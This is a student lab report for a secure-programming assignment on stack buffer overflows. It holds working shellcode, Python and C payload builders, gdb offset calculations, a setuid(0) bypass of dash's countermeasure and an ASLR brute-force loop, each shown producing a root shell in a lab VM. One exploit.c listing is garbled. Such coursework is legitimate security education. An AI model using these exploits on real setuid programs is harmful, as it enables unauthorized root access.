

Description: CSE 5382 Secure Programming Assignment 3

Purpose: To explore buffer overflow vulnerability Attacks

Task 1: Running Shellcode

Copied the call_shellcode.c program provided. Compiled the program with execstack option as suggested in the task. Ran the executable file.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -z execstack -o call_shellcode call_shellcode.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls
call_shellcode  call_shellcode.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls -l
total 12
-rwxrwxr-x 1 seed seed 7388 Mar  5 14:52 call_shellcode
-rw-rw-r-- 1 seed seed  971 Mar  5 14:23 call_shellcode.c
$ exit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$
```

Observations:

- Noticed that on executing the program, a /bin/sh shell prompt is opened. There by allowing me to run any commands.
- Able to run id, ls -l commands in that shell prompt.
- Able to exit from it by using exit command.

Understanding:

- Learnt that if we try to trigger the above program by inserting the code through buffer, then the strcpy() function will stop as there are many zeros that can be find in the code for example after “/bin/sh” string that will trigger the termination of string and will halt the copying of entire code. To avoid issues like this we can use the shellcode to launch the shell prompt.
- Learnt that execstack option will allows the code to be executed from the stack.
- Learnt that we can use the assembly code to launch the shell prompt.

Task 2: Exploiting the Vulnerability

- Compiled stack.c program by passing buffer size 180, enabling the options execstack and no stack protector. Then compiled the stack.c to generate stack_dbg binary file that can be used by gdb. Removed badfile and created badfile. Ran gdb for stack_dbg file created earlier. Set breakpoint for function bof using b bof command. Then ran it. Checked the addresses of ebp, buffer, offset length and quit from gdb. Then modified the few lines in

exploit.py (return address and offset values). Checked the details of exploit.py and stack. Ran exploit.py. Checked details of badfile. Executed stackprogram.

```
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-protector stack.c
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ rm badfile
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ touch badfile
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ gdb -q stack_dbg
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/Assignment3 Buffer_Overflow/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

-----registers-----
EAX: 0xbfffe9b7 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe8e8 --> 0xbfffebc8 --> 0x0
ESP: 0xbfffe820 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484eb <bof>: push ebp
0x80484ec <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0xc8
=> 0x80484f4 <bof+9>: sub esp,0x8
0x80484f7 <bof+12>: push DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea eax,[ebp-0xbc]
0x8048500 <bof+21>: push eax
0x8048501 <bof+22>: call 0x8048390 <strcpy@plt>
-----stack-----
0000| 0xbfffe820 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe824 --> 0x205
0008| 0xbfffe828 --> 0xbfffe9b7 --> 0x34208
0012| 0xbfffe82c --> 0xb7dd4ebc (<_GI_underflow+140>: add esp,0x10)
0016| 0xbfffe830 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe834 --> 0x8
0024| 0xbfffe838 --> 0xb7dd5189 (<_GI_IO_doallocbuf+9>: add ebx,0x146e77)
0028| 0xbfffe83c --> 0xb7f1c000 --> 0x1b1db0
-----
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffe9b7 "\b\003") at stack.c:21
21 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe8e8
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xbfffe82c
gdb-peda$ p/d 0xbfffe8e8 - 0xbfffe82c
$3 = 188
gdb-peda$ quit
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ ls -ld exploit.py stack
-rwxr-xr-x 1 seed seed 1028 Mar  5 16:30 exploit.py
-rwsr-xr-x 1 root seed 7516 Mar  5 16:21 stack
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ exploit.py
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ ls -ld badfile
-rw-rw-r-- 1 seed seed 517 Mar  5 16:31 badfile
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[03/05/21]seed@VM:~/Assignment3 Buffer_Overflow$
```

exploit.py file contents.

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"    # xorl    %eax,%eax
    "\x50"        # pushl   %eax
    "\x68" "//sh"  # pushl   $0x68732f2f
    "\x68" "/bin"  # pushl   $0x6e69622f
    "\x89\xe3"    # movl    %esp,%ebx
    "\x50"        # pushl   %eax
    "\x53"        # pushl   %ebx
    "\x89\xe1"    # movl    %esp,%ecx
    "\x99"        # cdq
    "\xb0\x0b"    # movb    $0x0b,%al
    "\xcd\x80"    # int     $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

#####
ret    = 0xbfffe8e8 + 120 # replace 0xAABBCCDD with the correct value
offset = 192             # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Observations:

- Able to find the ebp address with gdb.
- On executing the stack program after exploiting the vulnerability using exploit.py program, opens shell prompt with root privileges.
- Once the shell prompt with root privileges opens, it will allow the user to run any commands with the root privileges.
- Noticed that using python program writing the contents to badfile that helped in using the offset and updating the return address to execute the shellcode to launch the shell prompt with root privileges.

Understanding:

- Learnt how the gdb can be used to get approximate values of ebp.
- Learnt how can we set breakpoints in gdb.

- iii. Learnt how using shellcode and python program the buffer overflow vulnerability can be exploited to gain root privileges.
 - iv. Learnt how on determining offset and return address location, we can inject malicious code and how we can make it point to that code.
 - v. Learnt how the contents of badfile were written to overlap the return address with the new value that will help to execute the malicious code to launch the attack.
2. Compiled stack.c program by passing buffer size 180, enabling the options execstack and no stack protector. Then compiled the stack.c to generate stack_dbg binary file that can be used by gdb. Removed badfile and created badfile. Ran gdb for stack_dbg file created earlier. Set breakpoint for function bof using b bof command. Then ran it. Checked the addresses of ebp, buffer, offset length and quit from gdb. Then modified the few lines in exploit.c (return address, offset values and shellcode at appropriate location) .Checked the details of exploit.c and stack. Compiled the exploit.c program and executed it later. Checked details of badfile. Executed stackprogram.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-protector stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ rm badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ touch badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gdb -q stack_dbg
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/Assignment3_Buffer_Overflow/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbfffe9b7 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe8e8 --> 0xbfffebcb --> 0x0
ESP: 0xbfffe820 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484eb <bof>: push ebp
0x80484ec <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0xc8
=> 0x80484f4 <bof+9>: sub esp,0x8
0x80484f7 <bof+12>: push DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea eax,[ebp-0xbc]
0x8048500 <bof+21>: push eax
0x8048501 <bof+22>: call 0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe820 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe824 --> 0x205
0008| 0xbfffe828 --> 0xbfffe9b7 --> 0x34208
0012| 0xbfffe82c --> 0xb7dd4ebc (<_GI_underflow+140>: add esp,0x10)
0016| 0xbfffe830 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe834 --> 0x8
```

```

0024| 0xbffff838 --> 0xb7dd5189 (<_GI_IO doallocbuf+9>:      add    ebx,0x146e77)
0028| 0xbffff83c --> 0xb7f1c000 --> 0xb1db00
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff9b7 "\b\003") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff8e8
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xbffff82c
gdb-peda$ p/d 0xbffff8e8 - 0xbffff82c
$3 = 188
gdb-peda$ p 0xbffff8e8 - 0xbffff82c
$4 = 0xbc
gdb-peda$ p 0xbffff8e8 + 0x78
$5 = 0xbffff960
gdb-peda$ p/d 0xbffff960 - 0xbffff8e8
$6 = 120
gdb-peda$ quit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld exploit.py stack
-rwxr-xr-x 1 seed seed 1028 Mar  5 16:30 exploit.py
-rwsr-xr-x 1 root seed 7516 Mar  5 17:26 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld exploit.c stack
-rwxr-xr-x 1 seed seed 1388 Mar  5 17:20 exploit.c
-rwsr-xr-x 1 root seed 7516 Mar  5 17:26 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -o exploit exploit.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld exploit stack
-rwxrwxr-x 1 seed seed 7564 Mar  5 17:33 exploit
-rwsr-xr-x 1 root seed 7516 Mar  5 17:26 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld badfile
-rw-rw-r-- 1 seed seed 0 Mar  5 17:28 badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./exploit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld badfile
-rw-rw-r-- 1 seed seed 517 Mar  5 17:34 badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# quit
zsh: command not found: quit
# exit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ █

```

exploit.c program

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68" "//sh"        /* pushl   $0x68732f2f        */
    "\x68" "/bin"        /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx          */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx          */
    "\x99"               /* cdq     %ecx               */
    "\xb0\x0b"           /* movb    $0x0b,%al          */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer+192)) = 0xbfffe8e8+0x7b;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Observations:

- a. Able to find the ebp address with gdb.
- b. On executing the stack program after exploiting the vulnerability using exploit.c program, opens shell prompt with root privileges.
- c. Once the shell prompt with root privileges opens, it will allow the user to run any commands with the root privileges.
- d. Noticed that using c program writing the contents to badfile that helped in using the offset and updating the return address to execute the shellcode to launch the shell prompt with root privileges.

Understanding:

- i. Learnt how the gdb can be used to get approximate values of ebp.

- ii. Learnt how can we set breakpoints in gdb.
- iii. Learnt how using shellcode and python program the buffer overflow vulnerability can be exploited to gain root privileges.
- iv. Learnt how on determining offset and return address location, we can inject malicious code and how we can make it point to that code.
- v. Learnt how the contents of badfile were written to overlap the return address with the new value that will help to execute the malicious code to launch the attack.

Task 3: Defeating dash's Countermeasure

1. Ran "sudo ln -sf /bin/dash /bin/sh" command. Then created dash_shell_test.c program using the code provided in the assignment sheet. Compiled it. Changed the owner of dash_shell_test to root and changed the privileges to 4755. Then executed the program.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo ln -sf /bin/dash /bin/sh
```

dash_shell_test.c

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc dash_shell_test.c -o dash_shell_test
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root dash_shell_test
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chmod 4755 dash_shell_test
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls
badfile  call_shellcode  call_shellcode.c  dash_shell_test  dash_shell_test.c  exploit  exploit.c  exploit.py  peda-session-stack_dbg.txt  stack  stack.c  stack_dbg
$ exit
```

Observation:


Noticed that on executing the program, shell prompt launched with the current user(seed) privileges. Allowing us to execute commands in the shell prompt.

Understanding:

- i. Learnt that in dash shell drops privileges when it detects that the effective UID does not equal to the real UID. Thereby not allowing the user to
- ii. Learnt that dash shell will check if the effective Uid and real Uid are same . If so then it will run it (as in this case either it will be not a setUid program or the

owner of the program is alone running the program). If not then it set the the effective Uid equal to real Uid.

2. Uncommented `setuid(0);` line in the `dash_shell_test.c` program . Compiled it. Changed the owner of `dash_shell_test` to root and changed the privileges to 4755. Then executed the program.



```
dash_shell_test.c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}

[03/05/21]seed@VM:~/Assignment3 Buffer Overflow$ gcc dash_shell_test.c -o dash_shell_test
[03/05/21]seed@VM:~/Assignment3 Buffer Overflow$ sudo chown root dash_shell_test
[03/05/21]seed@VM:~/Assignment3 Buffer Overflow$ sudo chmod 4755 dash_shell_test
[03/05/21]seed@VM:~/Assignment3 Buffer Overflow$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
badfile call_shellcode call_shellcode.c dash_shell_test dash_shell_test.c exploit exploit.c exploit.py peda-session-stack_dbg.txt stack stack.c stack_dbg
# exit
```

Observation:

Noticed that on executing the program, shell prompt launched with the root user privileges. Allowing us to execute commands in the shell prompt with root privileges. Thereby defeating the counter measure implemented in dash shell.

Understanding:

- i. Learnt that the countermeasure implemented in dash can be defeated using `setuid(0);` command.
 - ii. `Setuid(0);` command will change the real uid to root user . As real uid and effective uid will be 0 and are same. Therefore, the dash shell will not drop the privileges. Thus the dash shell countermeasure can be defeated and can provide access to users to run the scripts/ commands with root privileges.
3. Modified the `exploit.py` program by adding extra 4 lines to the shell code, as suggested in the assignment sheet. Compiled the stack program, by passing buffer size and including `execstack`, `fno-stack-protector` to enable to stack executable bit and disable the stack protector. Later changed the owner to root and privileges to 4755. Removed the existing badfile. Ran `exploit.py` program, checked the details of badfile and executed stack program.


```
#!/usr/bin/python3
import sys
```

```
shellcode= (
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x31\xc0"    # xorl    %eax,%eax
    "\x50"        # pushl   %eax
    "\x68" "//sh"  # pushl   $0x68732f2f
    "\x68" "/bin"  # pushl   $0x6e69622f
    "\x89\xe3"    # movl    %esp,%ebx
    "\x50"        # pushl   %eax
    "\x53"        # pushl   %ebx
    "\x89\xe1"    # movl    %esp,%ecx
    "\x99"        # cdq
    "\xb0\x0b"    # movb    $0x0b,%al
    "\xcd\x80"    # int     $0x80
).encode('latin-1')
```

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
```

```
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
```

```
#####
ret    = 0xbfffe8e8 + 120    # replace 0xAABBCDD with the correct value
offset = 192                # replace 0 with the correct value
```

```
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
```

```
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-protector stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ rm badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ touch badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld exploit.py stack
-rwxr-xr-x 1 seed seed 1084 Mar  5 18:57 exploit.py
-rwsr-xr-x 1 root seed 7516 Mar  5 19:01 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ python exploit.py
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld badfile
-rw-rw-r-- 1 seed seed 517 Mar  5 19:04 badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
badfile call_shellcode call_shellcode.c dash_shell_test dash_shell_test.c exploit exploit.c exploit.py peda-session-stack dbg.txt stack stack.c stack_dbg
# exit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$
```

Observation:

Noticed that on executing the stack program, shell prompt is launched with the root user privileges. Allowing us to execute commands in the shell prompt with root privileges. Thereby defeating the counter measure implemented in dash shell.

Understanding:

- i. Learnt how the `setuid(0)` can be included in the shellcode of `exploit.py` program. As `setuid(0)` is included before execution of `execve` command in the shellcode, the real uid is changed to 0 (i.e root) before executing `execve` command. Thereby, defeating the countermeasure of dash shell.
 - ii. Learnt that the countermeasure implemented in dash can be defeated using `setuid(0);` command.
 - iii. `Setuid(0);` command will change the real uid to root user . As real uid and effective uid will be 0 and are same. Therefore, the dash shell will not drop the privileges. Thus the dash shell countermeasure can be defeated and can provide access to users to run the scripts/ commands with root privileges.
4. Modified the `exploit.c` program by adding extra 4 lines to the shell code, as suggested in the assignment sheet. Compiled the stack program, by passing buffer size and including `execstack`, `fno-stack-protector` to enable to stack executable bit and disable the stack protector. Later changed the owner to root and privileges to 4755. Removed the existing badfile. Compiled and executed the `exploit.c` program, checked the details of badfile and executed stack program.

```

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x31\xc0"
    "\x50"
    "\x68" //sh"
    "\x68" /bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
    /* xorl    %eax,%eax
    /* pushl   %eax
    /* pushl   $0x68732f2f
    /* pushl   $0x6e69622f
    /* movl    %esp,%ebx
    /* pushl   %eax
    /* pushl   %ebx
    /* movl    %esp,%ecx
    /* cdq
    /* movb    $0x0b,%al
    /* int     $0x80
    */

;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer+192)) = 0xbfffe8e8+0x78;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

```

[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-protector stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ rm badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ touch badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld exploit.c stack
-rwxr-xr-x 1 seed seed 1448 Mar  5 18:58 exploit.c
-rwxr-xr-x 1 root seed 7516 Mar  5 19:07 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -o exploit exploit.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./exploit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld badfile
-rw-rw-r-- 1 seed seed 517 Mar  5 19:10 badfile
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
badfile call_shellcode call_shellcode.c dash_shell_test dash_shell_test.c exploit exploit.c exploit.py peda-session-stack_dbg.txt stack stack.c stack_dbg
# exit
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$

```

Observation:

Noticed that on executing the stack program, shell prompt is launched with the root user privileges. Allowing us to execute commands in the shell prompt with root privileges. Thereby defeating the counter measure implemented in dash shell.

Understanding:

- i. Learnt how the `setuid(0)` can be included in the shellcode of `exploit.c` program. As `setuid(0)` is included before execution of `execve` command in the shellcode, the real uid is changed to 0 (i.e root) before executing `execve` command. Thereby, defeating the countermeasure of dash shell.
- ii. Learnt that the countermeasure implemented in dash can be defeated using `setuid(0);` command.
- iii. `Setuid(0);` command will change the real uid to root user . As real uid and effective uid will be 0 and are same. Therefore, the dash shell will not drop the privileges. Thus, the dash shell countermeasure can be defeated and can provide access to users to run the scripts/ commands with root privileges.

Task 4: Defeating Address Randomization

Ran “`sudo /sbin/sysctl -w kernel.randomize_va_space=2`” and created `addRan.sh` shell program with the code provided in the assignment sheet. Ran the shell program using “`./addRan.sh`” command.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```


addRan.sh

×

exploit.c

×

```
#!/bin/bash
```

```
SECONDS=0
```

```
value=0
```

```
while [ 1 ]
```

```
do
```

```
value=$(( $value + 1 ))
```

```
duration=$SECONDS
```

```
min=$(( $duration / 60 ))
```

```
sec=$(( $duration % 60 ))
```

```
echo "$min minutes and $sec seconds elapsed."
```

```
echo "The program has been running $value times so far."
```

```
./stack
```

```
done
```

```
The program has been running 202369 times so far.
./addRan.sh: line 14: 19178 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202370 times so far.
./addRan.sh: line 14: 19179 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202371 times so far.
./addRan.sh: line 14: 19180 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202372 times so far.
./addRan.sh: line 14: 19181 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202373 times so far.
./addRan.sh: line 14: 19182 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202374 times so far.
./addRan.sh: line 14: 19183 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202375 times so far.
./addRan.sh: line 14: 19184 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202376 times so far.
./addRan.sh: line 14: 19185 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202377 times so far.
./addRan.sh: line 14: 19186 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202378 times so far.
./addRan.sh: line 14: 19187 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202379 times so far.
./addRan.sh: line 14: 19188 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202380 times so far.
./addRan.sh: line 14: 19189 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202381 times so far.
./addRan.sh: line 14: 19190 Segmentation fault      ./stack
16 minutes and 26 seconds elapsed.
The program has been running 202382 times so far.
# █
```

Observation:

- a. Noticed that it took 16 minutes 26 seconds and 202382 tries to be successful to fix the address we put in badfile.

Understanding:

- i. Learnt that `sudo /sbin/sysctl -w kernel.randomize_va_space=2` will enable the address randomization. If it is kept 0 then it will turn off this feature. If kept as 1 then address randomization is enabled for stack. If kept as 2 then address randomization is enabled for both stack and heap buffers.

- ii. Learnt that on enabling the address randomization, it will become little difficult to attack. The effectiveness of this countermeasure will depend on randomness and the space available for this randomness (as the space will increase more choices.). thereby, it will be comparatively easy to fix the address of badfile in 32-bit system when compared to 64-bit.
- iii. Learnt that in 32-bit system, some of the space will be occupied by kernel and in the remaining user space the randomization happens, so by using the brute force attack we will be able to fix the address.

Task 5: Turn on the StackGuard Protection

Disabled the address randomization using “`sudo /sbin/sysctl -w kernel.randomize_va_space=0`” command. Re-compiled stack.c program by passing the buffer size and setting the executable stack. Checked the details of stack. Changed the owner of stack as root and changed the privileges to 4755. Executed the stack program. Checked the details of stack.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
